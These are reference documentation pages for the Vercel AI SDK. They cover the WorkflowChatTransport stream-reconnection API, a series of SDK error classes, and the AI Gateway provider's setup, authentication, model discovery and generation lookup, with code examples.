Sends messages to the chat endpoint via POST and returns a streaming response. If the stream is interrupted (no finish event received), the transport automatically reconnects via GET to {api}/{runId}/stream?startIndex={chunkIndex} to resume from where it left off.
The POST request includes the messages as JSON and expects the response to include an x-workflow-run-id header identifying the workflow run.
const stream = await transport.sendMessages({
chatId: 'chat-123',
trigger: 'submit-message',
messages: [...],
abortSignal: controller.signal,
});
<PropertiesTable content={[ { name: 'chatId', type: 'string', description: 'Unique identifier for the chat session.', }, { name: 'trigger', type: "'submit-message' | 'regenerate-message'", description: 'The type of message submission.', }, { name: 'messageId', type: 'string | undefined', description: 'ID of the message to regenerate, or undefined for new messages.', }, { name: 'messages', type: 'UIMessage[]', description: 'Array of UI messages representing the conversation history.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Signal to abort the request. Propagated to both the initial POST and any reconnection GET requests.', }, ]} />
Returns
Returns a Promise<ReadableStream<UIMessageChunk>> that includes chunks from both the initial POST response and any automatic reconnection.
reconnectToStream()
Reconnects to an existing chat stream that was previously interrupted. Useful for resuming after a page refresh or when the client needs to re-establish a connection.
const stream = await transport.reconnectToStream({
chatId: 'chat-123',
startIndex: -50, // Optional: fetch last 50 chunks
});
<PropertiesTable content={[ { name: 'chatId', type: 'string', description: 'The chat ID to reconnect to. Used to construct the reconnection URL.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Signal to abort the reconnection request.', }, { name: 'startIndex', type: 'number', isOptional: true, description: "Override the start index for this reconnection. Negative values read from the end of the stream. When omitted, falls back to the constructor's initialStartIndex.", }, ]} />
Returns
Returns a Promise<ReadableStream<UIMessageChunk> | null>.
How Reconnection Works
The transport follows this flow:
- POST to
{api}with messages. The response must include anx-workflow-run-idheader. - Stream the SSE response, counting chunks as they arrive.
- Detect interruption: If the stream closes without a
finishevent (e.g., function timeout, network error), the transport knows the response is incomplete. - Reconnect via GET to
{api}/{runId}/stream?startIndex={chunkIndex}to resume from the last received chunk. - Retry: If the reconnection stream also interrupts, retry up to
maxConsecutiveErrorstimes. - Complete: Once a
finishevent is received, callonChatEndand close the stream.
Negative Start Index
When initialStartIndex is negative (e.g., -50), the transport sends it as-is in the first reconnection request. The server should resolve this to an absolute position and return the x-workflow-stream-tail-index response header so the transport can compute the correct position for subsequent retries.
If the header is missing or invalid, the transport falls back to replaying from the beginning (startIndex=0).
Server Requirements
For WorkflowChatTransport to work, your server must provide two endpoints:
POST {api} (e.g., /api/chat)
- Accept messages as JSON body
- Return an SSE stream of
UIMessageChunkevents - Include an
x-workflow-run-idresponse header
GET {api}/{runId}/stream (e.g., /api/chat/{runId}/stream)
- Accept a
startIndexquery parameter - Return the SSE stream starting from the given chunk index
- For negative
startIndex, resolve to the tail and includex-workflow-stream-tail-indexresponse header
See the WorkflowAgent guide for complete endpoint examples.
Examples
Basic Usage with useChat
'use client';
import { useChat } from '@ai-sdk/react';
import { WorkflowChatTransport } from '@ai-sdk/workflow';
import { useMemo } from 'react';
export default function Chat() {
const transport = useMemo(
() => new WorkflowChatTransport({ api: '/api/chat' }),
[],
);
const { messages, sendMessage, status } = useChat({ transport });
return (
<div>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<button onClick={() => sendMessage({ text: 'Hello!' })}>Send</button>
</div>
);
}
With Callbacks and Page Refresh Recovery
'use client';
import { useChat } from '@ai-sdk/react';
import { WorkflowChatTransport } from '@ai-sdk/workflow';
import { useMemo } from 'react';
export default function Chat() {
const transport = useMemo(
() =>
new WorkflowChatTransport({
api: '/api/chat',
maxConsecutiveErrors: 5,
initialStartIndex: -50, // Resume from last 50 chunks on page refresh
onChatSendMessage: (response) => {
const runId = response.headers.get('x-workflow-run-id');
console.log('Workflow run started:', runId);
},
onChatEnd: ({ chatId, chunkIndex }) => {
console.log(`Chat ${chatId} complete, ${chunkIndex} chunks`);
},
}),
[],
);
const { messages, sendMessage } = useChat({ transport });
// ... render chat UI
}
Server-Side Endpoints (Next.js)
import { createModelCallToUIChunkTransform } from '@ai-sdk/workflow';
import { createUIMessageStreamResponse, type UIMessage } from 'ai';
import { start } from 'workflow/api';
import { chat } from '@/workflow/agent-chat';
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const run = await start(chat, [messages]);
return createUIMessageStreamResponse({
stream: run.readable.pipeThrough(createModelCallToUIChunkTransform()),
headers: {
'x-workflow-run-id': run.runId,
},
});
}
import { createModelCallToUIChunkTransform } from '@ai-sdk/workflow';
import type { NextRequest } from 'next/server';
import { getRun } from 'workflow/api';
export async function GET(
request: NextRequest,
{ params }: { params: Promise<{ runId: string }> },
) {
const { runId } = await params;
const startIndex = Number(
new URL(request.url).searchParams.get('startIndex') ?? '0',
);
const run = await getRun(runId);
const readable = run
.getReadable({ startIndex })
.pipeThrough(createModelCallToUIChunkTransform());
return new Response(readable, {
headers: {
'Content-Type': 'text/event-stream',
'Cache-Control': 'no-cache',
Connection: 'keep-alive',
'x-workflow-run-id': runId,
},
});
}
title: AI SDK Workflow description: Reference documentation for @ai-sdk/workflow collapsed: true
AI SDK Workflow
@ai-sdk/workflow provides the WorkflowAgent class for building durable, resumable AI agents that run inside Vercel Workflows. It handles tool schema serialization, workflow step boundaries, and built-in tool approval flows.
<IndexCards cards={[ { title: 'WorkflowAgent', description: 'Create durable AI agents with tool calling, streaming, and workflow integration.', href: '/docs/reference/ai-sdk-workflow/workflow-agent', }, { title: 'WorkflowChatTransport', description: 'Chat transport with automatic stream reconnection for workflow-based apps.', href: '/docs/reference/ai-sdk-workflow/workflow-chat-transport', }, ]} />
title: AI_APICallError description: Learn how to fix AI_APICallError
AI_APICallError
This error occurs when an API call fails.
Properties
url: The URL of the API request that failedrequestBodyValues: The request body values sent to the APIstatusCode: The HTTP status code returned by the API (optional)responseHeaders: The response headers returned by the API (optional)responseBody: The response body returned by the API (optional)isRetryable: Whether the request can be retried based on the status codedata: Any additional data associated with the error (optional)cause: The underlying error that caused the API call to fail (optional)
Checking for this Error
You can check if an error is an instance of AI_APICallError using:
import { APICallError } from 'ai';
if (APICallError.isInstance(error)) {
// Handle the error
}
title: AI_DownloadError description: Learn how to fix AI_DownloadError
AI_DownloadError
This error occurs when a download fails.
Properties
url: The URL that failed to downloadstatusCode: The HTTP status code returned by the server (optional)statusText: The HTTP status text returned by the server (optional)cause: The underlying error that caused the download to fail (optional)message: The error message containing details about the download failure (optional, auto-generated)
Checking for this Error
You can check if an error is an instance of AI_DownloadError using:
import { DownloadError } from 'ai';
if (DownloadError.isInstance(error)) {
// Handle the error
}
title: AI_EmptyResponseBodyError description: Learn how to fix AI_EmptyResponseBodyError
AI_EmptyResponseBodyError
This error occurs when the server returns an empty response body.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_EmptyResponseBodyError using:
import { EmptyResponseBodyError } from 'ai';
if (EmptyResponseBodyError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidArgumentError description: Learn how to fix AI_InvalidArgumentError
AI_InvalidArgumentError
This error occurs when an invalid argument was provided.
Properties
parameter: The name of the parameter that is invalidvalue: The invalid valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidArgumentError using:
import { InvalidArgumentError } from 'ai';
if (InvalidArgumentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidDataContentError description: How to fix AI_InvalidDataContentError
AI_InvalidDataContentError
This error occurs when the data content provided in a multi-modal message part is invalid. Check out the prompt examples for multi-modal messages .
Properties
content: The invalid content valuecause: The underlying error that caused this error (optional)message: The error message describing the expected and received content types (optional, auto-generated)
Checking for this Error
You can check if an error is an instance of AI_InvalidDataContentError using:
import { InvalidDataContentError } from 'ai';
if (InvalidDataContentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidMessageRoleError description: Learn how to fix AI_InvalidMessageRoleError
AI_InvalidMessageRoleError
This error occurs when an invalid message role is provided.
Properties
role: The invalid role valuemessage: The error message (optional, auto-generated fromrole)
Checking for this Error
You can check if an error is an instance of AI_InvalidMessageRoleError using:
import { InvalidMessageRoleError } from 'ai';
if (InvalidMessageRoleError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidPromptError description: Learn how to fix AI_InvalidPromptError
AI_InvalidPromptError
This error occurs when the prompt provided is invalid.
Potential Causes
UI Messages
You are passing a UIMessage[] as messages into e.g. streamText.
You need to first convert them to a ModelMessage[] using convertToModelMessages().
import { type UIMessage, generateText, convertToModelMessages } from 'ai';
const messages: UIMessage[] = [
/* ... */
];
const result = await generateText({
// ...
messages: await convertToModelMessages(messages),
});
Properties
prompt: The invalid prompt valuemessage: The error message (required in constructor)cause: The cause of the error (optional)
Checking for this Error
You can check if an error is an instance of AI_InvalidPromptError using:
import { InvalidPromptError } from 'ai';
if (InvalidPromptError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidResponseDataError description: Learn how to fix AI_InvalidResponseDataError
AI_InvalidResponseDataError
This error occurs when the server returns a response with invalid data content.
Properties
data: The invalid response data valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidResponseDataError using:
import { InvalidResponseDataError } from 'ai';
if (InvalidResponseDataError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidToolApprovalError description: Learn how to fix AI_InvalidToolApprovalError
AI_InvalidToolApprovalError
This error occurs when a tool approval response references an unknown approvalId. No matching tool-approval-request was found in the message history.
Properties
approvalId: The approval ID that was not found
Checking for this Error
You can check if an error is an instance of AI_InvalidToolApprovalError using:
import { InvalidToolApprovalError } from 'ai';
if (InvalidToolApprovalError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidToolInputError description: Learn how to fix AI_InvalidToolInputError
AI_InvalidToolInputError
This error occurs when invalid tool input was provided.
Properties
toolName: The name of the tool with invalid inputstoolInput: The invalid tool inputsmessage: The error messagecause: The cause of the error
Checking for this Error
You can check if an error is an instance of AI_InvalidToolInputError using:
import { InvalidToolInputError } from 'ai';
if (InvalidToolInputError.isInstance(error)) {
// Handle the error
}
title: AI_JSONParseError description: Learn how to fix AI_JSONParseError
AI_JSONParseError
This error occurs when JSON fails to parse.
Properties
text: The text value that could not be parsedcause: The underlying parsing error (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_JSONParseError using:
import { JSONParseError } from 'ai';
if (JSONParseError.isInstance(error)) {
// Handle the error
}
title: AI_LoadAPIKeyError description: Learn how to fix AI_LoadAPIKeyError
AI_LoadAPIKeyError
This error occurs when API key is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadAPIKeyError using:
import { LoadAPIKeyError } from 'ai';
if (LoadAPIKeyError.isInstance(error)) {
// Handle the error
}
title: AI_LoadSettingError description: Learn how to fix AI_LoadSettingError
AI_LoadSettingError
This error occurs when a setting is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadSettingError using:
import { LoadSettingError } from 'ai';
if (LoadSettingError.isInstance(error)) {
// Handle the error
}
title: AI_MessageConversionError description: Learn how to fix AI_MessageConversionError
AI_MessageConversionError
This error occurs when message conversion fails.
Properties
originalMessage: The original message that failed conversionmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_MessageConversionError using:
import { MessageConversionError } from 'ai';
if (MessageConversionError.isInstance(error)) {
// Handle the error
}
title: AI_NoContentGeneratedError description: Learn how to fix AI_NoContentGeneratedError
AI_NoContentGeneratedError
This error occurs when the AI provider fails to generate content.
Properties
message: The error message (optional, defaults to'No content generated.')
Checking for this Error
You can check if an error is an instance of AI_NoContentGeneratedError using:
import { NoContentGeneratedError } from 'ai';
if (NoContentGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoImageGeneratedError description: Learn how to fix AI_NoImageGeneratedError
AI_NoImageGeneratedError
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated an invalid response.
Properties
message: The error message (optional, defaults to'No image generated.').responses: Metadata about the image model responses, including timestamp, model, and headers (optional).cause: The cause of the error. You can use this for more detailed error handling (optional).
Checking for this Error
You can check if an error is an instance of AI_NoImageGeneratedError using:
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
title: AI_NoObjectGeneratedError description: Learn how to fix AI_NoObjectGeneratedError
AI_NoObjectGeneratedError
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
Properties
message: The error message (optional, defaults to'No object generated.').text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode (optional).response: Metadata about the language model response, including response id, timestamp, and model (required in constructor).usage: Request token usage (required in constructor).finishReason: Request finish reason. For example 'length' if model generated maximum number of tokens, this could result in a JSON parsing error (required in constructor).cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling (optional).
Checking for this Error
You can check if an error is an instance of AI_NoObjectGeneratedError using:
import { generateText, NoObjectGeneratedError, Output } from 'ai';
try {
await generateText({ model, output: Output.object({ schema }), prompt });
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
console.log('Finish Reason:', error.finishReason);
}
}
title: AI_NoOutputGeneratedError description: Learn how to fix AI_NoOutputGeneratedError
AI_NoOutputGeneratedError
This error is thrown when no LLM output was generated, e.g. because of errors.
Properties
message: The error message (optional, defaults to'No output generated.')cause: The underlying error that caused no output to be generated (optional)
Checking for this Error
You can check if an error is an instance of AI_NoOutputGeneratedError using:
import { NoOutputGeneratedError } from 'ai';
if (NoOutputGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoSpeechGeneratedError description: Learn how to fix AI_NoSpeechGeneratedError
AI_NoSpeechGeneratedError
This error occurs when no audio could be generated from the input.
Properties
responses: Array of speech model response metadata (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_NoSpeechGeneratedError using:
import { NoSpeechGeneratedError } from 'ai';
if (NoSpeechGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchModelError description: Learn how to fix AI_NoSuchModelError
AI_NoSuchModelError
This error occurs when a model ID is not found.
Properties
modelId: The ID of the model that was not foundmodelType: The type of model ('languageModel','embeddingModel','imageModel','transcriptionModel','speechModel', or'rerankingModel')message: The error message (optional, auto-generated frommodelIdandmodelType)
Checking for this Error
You can check if an error is an instance of AI_NoSuchModelError using:
import { NoSuchModelError } from 'ai';
if (NoSuchModelError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchProviderError description: Learn how to fix AI_NoSuchProviderError
AI_NoSuchProviderError
This error occurs when a provider ID is not found.
Properties
providerId: The ID of the provider that was not foundavailableProviders: Array of available provider IDsmodelId: The ID of the modelmodelType: The type of modelmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchProviderError using:
import { NoSuchProviderError } from 'ai';
if (NoSuchProviderError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchProviderReferenceError description: Learn how to fix AI_NoSuchProviderReferenceError
AI_NoSuchProviderReferenceError
This error occurs when a provider reference cannot be resolved because the specified provider is not found in the provider reference mapping.
Properties
provider: The provider that was not foundreference: The full provider reference mapping that was searchedmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchProviderReferenceError using:
import { NoSuchProviderReferenceError } from 'ai';
if (NoSuchProviderReferenceError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchToolError description: Learn how to fix AI_NoSuchToolError
AI_NoSuchToolError
This error occurs when a model tries to call an unavailable tool.
Properties
toolName: The name of the tool that was not foundavailableTools: Array of available tool names (optional)message: The error message (optional, auto-generated fromtoolNameandavailableTools)
Checking for this Error
You can check if an error is an instance of AI_NoSuchToolError using:
import { NoSuchToolError } from 'ai';
if (NoSuchToolError.isInstance(error)) {
// Handle the error
}
title: AI_NoTranscriptGeneratedError description: Learn how to fix AI_NoTranscriptGeneratedError
AI_NoTranscriptGeneratedError
This error occurs when no transcript could be generated from the input.
Properties
responses: Array of transcription model response metadata (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_NoTranscriptGeneratedError using:
import { NoTranscriptGeneratedError } from 'ai';
if (NoTranscriptGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoVideoGeneratedError description: Learn how to fix AI_NoVideoGeneratedError
AI_NoVideoGeneratedError
This error occurs when the AI provider fails to generate a video. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated an invalid response.
Properties
message: The error message (optional, defaults to'No video generated.').responses: Metadata about the video model responses, including timestamp, model, and headers (optional).cause: The cause of the error. You can use this for more detailed error handling (optional).
Checking for this Error
You can check if an error is an instance of AI_NoVideoGeneratedError using:
import {
experimental_generateVideo as generateVideo,
NoVideoGeneratedError,
} from 'ai';
try {
await generateVideo({ model, prompt });
} catch (error) {
if (NoVideoGeneratedError.isInstance(error)) {
console.log('NoVideoGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
title: AI_RetryError description: Learn how to fix AI_RetryError
AI_RetryError
This error occurs when a retry operation fails.
Properties
reason: The reason for the retry failurelastError: The most recent error that occurred during retrieserrors: Array of all errors that occurred during retry attemptsmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_RetryError using:
import { RetryError } from 'ai';
if (RetryError.isInstance(error)) {
// Handle the error
}
title: AI_TooManyEmbeddingValuesForCallError description: Learn how to fix AI_TooManyEmbeddingValuesForCallError
AI_TooManyEmbeddingValuesForCallError
This error occurs when too many values are provided in a single embedding call.
Properties
provider: The AI provider namemodelId: The ID of the embedding modelmaxEmbeddingsPerCall: The maximum number of embeddings allowed per callvalues: The array of values that was provided
Checking for this Error
You can check if an error is an instance of AI_TooManyEmbeddingValuesForCallError using:
import { TooManyEmbeddingValuesForCallError } from 'ai';
if (TooManyEmbeddingValuesForCallError.isInstance(error)) {
// Handle the error
}
title: AI_ToolCallNotFoundForApprovalError description: Learn how to fix AI_ToolCallNotFoundForApprovalError
AI_ToolCallNotFoundForApprovalError
This error occurs when a tool approval request references a tool call that was not found. This can happen when processing provider-emitted approval requests (e.g., MCP flows) where the referenced tool call ID does not exist.
Properties
toolCallId: The tool call ID that was not foundapprovalId: The approval request ID
Checking for this Error
You can check if an error is an instance of AI_ToolCallNotFoundForApprovalError using:
import { ToolCallNotFoundForApprovalError } from 'ai';
if (ToolCallNotFoundForApprovalError.isInstance(error)) {
// Handle the error
}
title: ToolCallRepairError description: Learn how to fix AI SDK ToolCallRepairError
ToolCallRepairError
This error occurs when there is a failure while attempting to repair an invalid tool call.
This typically happens when the AI attempts to fix either
a NoSuchToolError or InvalidToolInputError.
Properties
originalError: The original error that triggered the repair attempt (eitherNoSuchToolErrororInvalidToolInputError)message: The error messagecause: The underlying error that caused the repair to fail
Checking for this Error
You can check if an error is an instance of ToolCallRepairError using:
import { ToolCallRepairError } from 'ai';
if (ToolCallRepairError.isInstance(error)) {
// Handle the error
}
title: AI_TypeValidationError description: Learn how to fix AI_TypeValidationError
AI_TypeValidationError
This error occurs when type validation fails.
Properties
value: The value that failed validationcause: The underlying validation error (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_TypeValidationError using:
import { TypeValidationError } from 'ai';
if (TypeValidationError.isInstance(error)) {
// Handle the error
}
title: AI_UIMessageStreamError description: Learn how to fix AI_UIMessageStreamError
AI_UIMessageStreamError
This error occurs when a UI message stream contains invalid or out-of-sequence chunks.
Common causes:
- Receiving a
text-deltachunk without a precedingtext-startchunk - Receiving a
text-endchunk without a precedingtext-startchunk - Receiving a
reasoning-deltachunk without a precedingreasoning-startchunk - Receiving a
reasoning-endchunk without a precedingreasoning-startchunk - Receiving a
tool-input-deltachunk without a precedingtool-input-startchunk - Attempting to access a tool invocation that doesn't exist
This error often surfaces when an upstream request fails before any tokens are streamed and a custom transport tries to write an inline error message to the UI stream without the proper start chunk.
Properties
chunkType: The type of chunk that caused the error (e.g.,text-delta,reasoning-end,tool-input-delta)chunkId: The ID associated with the failing chunk (part ID or toolCallId)message: The error message with details about what went wrong
Checking for this Error
You can check if an error is an instance of AI_UIMessageStreamError using:
import { UIMessageStreamError } from 'ai';
if (UIMessageStreamError.isInstance(error)) {
console.log('Chunk type:', error.chunkType);
console.log('Chunk ID:', error.chunkId);
// Handle the error
}
Common Solutions
-
Ensure proper chunk ordering: Always send a
*-startchunk before any*-deltaor*-endchunks for the same ID:// Correct order writer.write({ type: 'text-start', id: 'my-text' }); writer.write({ type: 'text-delta', id: 'my-text', delta: 'Hello' }); writer.write({ type: 'text-end', id: 'my-text' }); -
Verify IDs match: Ensure the
idused in*-deltaand*-endchunks matches theidused in the corresponding*-startchunk. -
Handle error paths correctly: When writing error messages in custom transports, ensure you emit the full start/delta/end sequence:
// When handling errors in custom transports writer.write({ type: 'text-start', id: errorId }); writer.write({ type: 'text-delta', id: errorId, delta: 'Request failed...', }); writer.write({ type: 'text-end', id: errorId }); -
Check stream producer logic: Review your streaming implementation to ensure chunks are sent in the correct order, especially when dealing with concurrent operations or merged streams.
title: AI_UnsupportedFunctionalityError description: Learn how to fix AI_UnsupportedFunctionalityError
AI_UnsupportedFunctionalityError
This error occurs when functionality is not supported.
Properties
functionality: The name of the unsupported functionalitymessage: The error message (optional, auto-generated fromfunctionality)
Checking for this Error
You can check if an error is an instance of AI_UnsupportedFunctionalityError using:
import { UnsupportedFunctionalityError } from 'ai';
if (UnsupportedFunctionalityError.isInstance(error)) {
// Handle the error
}
title: AI Gateway description: Learn how to use the AI Gateway provider with the AI SDK.
AI Gateway Provider
The AI Gateway provider connects you to models from multiple AI providers through a single interface. Instead of integrating with each provider separately, you can access OpenAI, Anthropic, Google, Meta, xAI, and other providers and their models.
Features
- Access models from multiple providers without having to install additional provider modules/dependencies
- Use the same code structure across different AI providers
- Switch between models and providers easily
- Automatic authentication when deployed on Vercel
- View pricing information across providers
- Observability for AI model usage through the Vercel dashboard
Setup
The Vercel AI Gateway provider is part of the AI SDK.
Basic Usage
For most use cases, you can use the AI Gateway directly with a model string:
// use plain model string with global provider
import { generateText } from 'ai';
const { text } = await generateText({
model: 'openai/gpt-5.4',
prompt: 'Hello world',
});
// use provider instance (requires version 5.0.36 or later)
import { generateText, gateway } from 'ai';
const { text } = await generateText({
model: gateway('openai/gpt-5.4'),
prompt: 'Hello world',
});
The AI SDK automatically uses the AI Gateway when you pass a model string in the creator/model-name format.
Provider Instance
You can also import the default provider instance gateway from ai:
import { gateway } from 'ai';
You may want to create a custom provider instance when you need to:
- Set custom configuration options (API key, base URL, headers)
- Use the provider in a provider registry
- Wrap the provider with middleware
- Use different settings for different parts of your application
To create a custom provider instance, import createGateway from ai:
import { createGateway } from 'ai';
const gateway = createGateway({
apiKey: process.env.AI_GATEWAY_API_KEY ?? '',
});
You can use the following optional settings to customize the AI Gateway provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://ai-gateway.vercel.sh/v4/ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theAI_GATEWAY_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
metadataCacheRefreshMillis number
How frequently to refresh the metadata cache in milliseconds. Defaults to 5 minutes (300,000ms).
Authentication
The Gateway provider supports two authentication methods:
API Key Authentication
Set your API key via environment variable:
AI_GATEWAY_API_KEY=your_api_key_here
Or pass it directly to the provider:
import { createGateway } from 'ai';
const gateway = createGateway({
apiKey: 'your_api_key_here',
});
OIDC Authentication (Vercel Deployments)
When deployed to Vercel, the AI Gateway provider supports authenticating using OIDC (OpenID Connect) tokens without API Keys.
How OIDC Authentication Works
-
In Production/Preview Deployments:
- OIDC authentication is automatically handled
- No manual configuration needed
- Tokens are automatically obtained and refreshed
-
In Local Development:
- First, install and authenticate with the Vercel CLI
- Run
vercel env pullto download your project's OIDC token locally - For automatic token management:
- Use
vercel devto start your development server - this will handle token refreshing automatically
- Use
- For manual token management:
- If not using
vercel dev, note that OIDC tokens expire after 12 hours - You'll need to run
vercel env pullagain to refresh the token before it expires
- If not using
Read more about using OIDC tokens in the Vercel AI Gateway docs.
Bring Your Own Key (BYOK)
You can connect your own provider credentials to use with Vercel AI Gateway. This lets you use your existing provider accounts and access private resources.
To set up BYOK, add your provider credentials in your Vercel team's AI Gateway settings. Once configured, AI Gateway automatically uses your credentials. No code changes are needed.
For providers like Azure where you can use custom deployment names, you can configure model mappings to map gateway model slugs to your deployment names. See model mappings for details.
Learn more in the BYOK documentation.
Language Models
You can create language models using a provider instance. The first argument is the model ID in the format creator/model-name:
import { generateText } from 'ai';
const { text } = await generateText({
model: 'openai/gpt-5.4',
prompt: 'Explain quantum computing in simple terms',
});
AI Gateway language models can also be used in the streamText function and support structured data generation with Output (see AI SDK Core).
Reranking Models
You can create reranking models using the rerankingModel method on the provider instance:
import { rerank } from 'ai';
import { gateway } from '@ai-sdk/gateway';
const { ranking } = await rerank({
model: gateway.rerankingModel('cohere/rerank-v3.5'),
query: 'What is the capital of France?',
documents: [
'Paris is the capital of France.',
'Berlin is the capital of Germany.',
'Madrid is the capital of Spain.',
],
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 0, score: 0.89, document: 'Paris is the capital of France.' },
// { originalIndex: 2, score: 0.15, document: 'Madrid is the capital of Spain.' },
// ]
Reranking models are useful for improving search results in retrieval-augmented generation (RAG) pipelines by re-scoring candidate documents after an initial retrieval step.
Available Models
The AI Gateway supports models from OpenAI, Anthropic, Google, Meta, xAI, Mistral, DeepSeek, Amazon Bedrock, Cohere, Perplexity, Alibaba, and other providers.
For the complete list of available models, see the AI Gateway documentation.
Dynamic Model Discovery
You can discover available models programmatically:
import { gateway, generateText } from 'ai';
const availableModels = await gateway.getAvailableModels();
// List all available models
availableModels.models.forEach(model => {
console.log(`${model.id}: ${model.name}`);
if (model.description) {
console.log(` Description: ${model.description}`);
}
if (model.pricing) {
console.log(` Input: $${model.pricing.input}/token`);
console.log(` Output: $${model.pricing.output}/token`);
if (model.pricing.cachedInputTokens) {
console.log(
` Cached input (read): $${model.pricing.cachedInputTokens}/token`,
);
}
if (model.pricing.cacheCreationInputTokens) {
console.log(
` Cache creation (write): $${model.pricing.cacheCreationInputTokens}/token`,
);
}
}
});
// Use any discovered model with plain string
const { text } = await generateText({
model: availableModels.models[0].id, // e.g., 'openai/gpt-5.4'
prompt: 'Hello world',
});
Credit Usage
You can check your team's current credit balance and usage:
import { gateway } from 'ai';
const credits = await gateway.getCredits();
console.log(`Team balance: ${credits.balance} credits`);
console.log(`Team total used: ${credits.total_used} credits`);
The getCredits() method returns your team's credit information based on the authenticated API key or OIDC token:
- balance number - Your team's current available credit balance
- total_used number - Total credits consumed by your team
Generation Lookup
Look up detailed information about a specific generation by its ID, including cost, token usage, latency, and provider details. Generation IDs are available in providerMetadata.gateway.generationId on both generateText and streamText responses.
When streaming, the generation ID is injected on the first content chunk, so you can capture it early in the stream without waiting for completion. This is especially useful in cases where a network interruption or mid-stream error could prevent you from receiving the final response — since the gateway records the final status server-side, you can use the generation ID to look up the results (including cost, token usage, and finish reason) later via getGenerationInfo().
import { gateway, generateText } from 'ai';
// Make a request
const result = await generateText({
model: gateway('anthropic/claude-sonnet-4'),
prompt: 'Explain quantum entanglement briefly',
});
// Get the generation ID from provider metadata
const generationId = result.providerMetadata?.gateway?.generationId;
// Look up detailed generation info
const generation = await gateway.getGenerationInfo({ id: generationId });
console.log(`Model: ${generation.model}`);
console.log(`Cost: $${generation.totalCost.toFixed(6)}`);
console.log(`Latency: ${generation.latency}ms`);
console.log(`Prompt tokens: ${generation.promptTokens}`);
console.log(`Completion tokens: ${generation.completionTokens}`);
With streamText, you can capture the generation ID from the first chunk via fullStream:
import { gateway, streamText } from 'ai';
const result = streamText({
model: gateway('anthropic/claude-sonnet-4'),
prompt: 'Explain quantum entanglement briefly',
});
let generationId: string | undefined;
for await (const part of result.fullStream) {
if (!generationId && part.providerMetadata?.gateway?.generationId) {
generationId = part.providerMetadata.gateway.generationId as string;
console.log(`Generation ID (early): ${generationId}`);
}
}
// Look up cost and usage after the stream completes
if (generationId) {
const generation = await gateway.getGenerationInfo({ id: generationId });
console.log(`Cost: $${generation.totalCost.toFixed(6)}`);
console.log(`Finish reason: ${generation.finishReason}`);
}
The getGenerationInfo() method accepts:
- id string - The generation ID to look up (format:
gen_<ulid>, required)
It returns a GatewayGenerationInfo object with the following fields:
- id string - The generation ID
- totalCost number - Total cost in USD
- upstreamInferenceCost number - Upstream inference cost in USD (relevant for BYOK)
- usage number - Usage cost in USD (same as totalCost)
- createdAt string - ISO 8601 timestamp when the generation was created
- model string - Model identifier used
- isByok boolean - Whether Bring Your Own Key credentials were used
- providerName string - The provider that served this generation
- streamed boolean - Whether streaming was used
- finishReason string - Finish reason (e.g.
'stop') - latency number - Time to first token in milliseconds
- generationTime number - Total generation time in milliseconds
- promptTokens number - Number of prompt tokens
- completionTokens number - Number of completion tokens
- reasoningTokens number - Reasoning tokens used (if applicable)
- cachedTokens number - Cached tokens used (if applicable)
- cacheCreationTokens number - Cache creation input tokens
- billableWebSearchCalls number - Number of billable web search calls
Examples
Basic Text Generation
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Write a haiku about programming',
});
console.log(text);
Streaming
